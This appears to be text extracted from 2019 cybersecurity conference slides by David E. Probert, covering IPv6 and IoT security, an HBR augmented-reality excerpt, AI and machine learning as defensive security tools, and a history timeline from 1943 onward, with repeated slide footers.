
# 2020 - 2025: Migration from IPv4 to IPv6



**20<sup>th</sup>C** – 1<sup>st</sup> Gen: **IPv4** –  $2^{32}$  =  $10^9$ + Devices (*IP Address Space almost fully assigned*)  
**21<sup>st</sup>C** – 2<sup>nd</sup> Gen: **IPv6** –  $2^{128}$  =  $10^{38}$ + Devices (*Networking “Internet of Things – IoT”*)  
- Expanded IP Address Space for “IoT” sets new “**Cybersecurity Challenges**”! -



# Augmented Reality: IoT Device Security



Download **HBR AR App** from “**App Store**”.....

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Augmented Reality: IoT Device Security

BY MICHAEL E. PORTER AND JAMES E. HEPPELMANN

There is a fundamental disconnect between the wealth of digital data available to us and the physical world in which we apply it. While reality is three-dimensional, the rich data we now have to inform our decisions and actions remains trapped on two-dimensional pages and screens. This gulf between the real and digital worlds limits our ability to take advantage of the torrent of information and insights produced by billions of smart, connected products (SCPs) worldwide.

## EXPERIENCE AUGMENTED REALITY

Launch this interactive demo to see AR's key capabilities in action.

### VISUALIZE

AR can reveal features or systems that would be difficult to see with the naked eye. Here, it exposes the internal components of a hydraulic power unit and provides data on their status.

### INSTRUCT AND GUIDE

AR can replace hard-to-understand 2-D instructions, such as those for a repair process in a manual, with interactive 3-D holograms that walk the user through each step. This AR shows how to replace a power-unit filter.

### INTERACT

AR can replace physical controls—such as buttons, knobs, and built-in touchscreens—with virtual ones that are visually superimposed on the target. You can operate a power unit that drives a robotic arm in this AR experience.

- 1 DOWNLOAD THE FREE HBR AUGMENTED REALITY APP FROM THE APP STORE (IOS) OR GOOGLE PLAY (ANDROID).
- 2 OPEN THE APP AND POINT YOUR DEVICE AT THIS PAGE TO LAUNCH AN AUGMENTED REALITY EXPERIENCE.

NOVEMBER–DECEMBER 2017 HARVARD BUSINESS REVIEW 51



Download **HBR AR App** from “**App Store**”.....

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling



Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Augmented Reality: IoT Device Security



Download **HBR AR App** from “**App Store**”.....

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling


Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Augmented Reality: IoT Device Security



Download **HBR AR App** from “**App Store**” .....


**39<sup>th</sup> International East-West Security Conference**

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Augmented Reality: IoT Device Security



Download HBR AR App from “App Store” .....

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©


NOVEMBER-DECEMBER 2017 HARVARD BUSINESS REVIEW 51



# Effective **CyberSecurity** for 2020s!



## 6 – **Scenario 2022:** Machine Learning “Self-Learning Security”





# AI & Machine Learning as *Cyber Tools*

- **Artificial Intelligence (AI)** : Developed during 1960s/70s : Neural Networks, Expert Systems, Self-Organising Automata, Adaptive Stochastic Learning, Algorithms, Robotics, Autonomous Systems, Augmented Reality
- **Behavioural Modelling**: AI/ML can be applied to real-time modelling of ALL Network Traffic, Log & Audit Files, Net Nodes, Servers and all “Smart IoT” Devices
- **Zero-Day Attacks**: AI Modelling & Machine Learning can mitigate risks of new malware that have no prior “signature”.
- **Advanced Persistent Threats (APTs)**: Adaptive Learning Algorithms can detect the step-by-step penetration of APT malware (Phishing, Trojans, Adware, Botnets...)
- **Insider Threats & Attacks**: Enterprise AI Traffic Modelling can quickly expose the malicious activities of malicious “insiders”!

# **“Cybernetics & Security”**: 1943 - 2018!



*- Back to the Future: **The Last 75 Years!** -*

- **1943** – “Neural Networks” – Perceptrons (AI – McCulloch/Pitts)
- **1948** – “Cybernetics” – Norbert Wiener
- **1969** – ARPANet Launched – 4 Packet Switching Net Nodes -
- **1974** – Internet Protocol Published – Vint Cerf/Bob Kahn
- **1982** – Elk Cloner - 1<sup>st</sup> “Apple Computer Virus
- **1986** – “Brain” – 1<sup>st</sup> Microsoft MS-DOS Virus
- **1988** – 1<sup>st</sup> “Packet Filter” Firewall (DEC: Digital Equipment Corp)
- **1990** – World Wide Web – CERN Labs - Sir Tim Berners Lee
- **1993** – Mosaic Browser – NCSA – Illinois, USA
- **2018** – Transition to AI/ML Apps for 21stC CyberSecurity!

**- Exploring “Cyber Visions” requires us to *Research the Past!***



# Evolution of Stochastic Automata: *Cambridge, June '76*



Frontispiece:-

"The Adaptation of Automaton  
in Environments  $\mathcal{M}_n$ ".

$q'(0)$

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

